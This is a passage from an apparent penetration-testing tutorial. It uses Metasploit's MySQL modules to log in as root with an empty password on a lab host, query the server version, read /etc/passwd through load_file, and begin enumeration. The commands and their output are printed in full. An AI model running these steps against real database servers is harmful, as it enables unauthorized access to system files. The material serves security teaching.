
```
msf5 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 192.168.41.134
RHOSTS => 192.168.41.134
msf5 auxiliary(admin/mysql/mysql_sql) > set username root
username => root
msf5 auxiliary(admin/mysql/mysql_sql) > set password ''
password =>
msf5 auxiliary(admin/mysql/mysql_sql) > run

[*] 192.168.41.134:3306 - Sending statement: 'select version()'...
[*] 192.168.41.134:3306 -  | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mysql/mysql_sql) > 
```

As we can see in the image above, the module will display the version of the MySQL software running on the target. Now let us give a different command. Let's set the sql option to load the /etc/passwd file as shown below.




```
msf5 auxiliary(admin/mysql/mysql_sql) > set sql select load_file(\'/etc/passwd\'
)
sql => select load_file('/etc/passwd')
msf5 auxiliary(admin/mysql/mysql_sql) > 
```

Execute the module using the run command as shown below and we can have a look at the /etc/passwd file as shown below.




```
msf5 auxiliary(admin/mysql/mysql_sql) > run

[*] 192.168.41.134:3306 - Sending statement: 'select load_file('/etc/passwd')'..
.
[*] 192.168.41.134:3306 -  | root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
```

Now, let us do some enumeration. Load the auxiliary/admin/mysql/mysql_enum module as shown below and use the show options command to see all the options this module requires. The options this module requires is rhosts, Username and password.




```
msf5 > use auxiliary/admin/mysql/mysql_enum
msf5 auxiliary(admin/mysql/mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target address range or CIDR identif
ier
   RPORT     3306             yes       The target port (TCP)
   USERNAME                   no        The username to authenticate as

msf5 auxiliary(admin/mysql/mysql_enum) > 
```

Set the rhosts, username, password options as shown below.

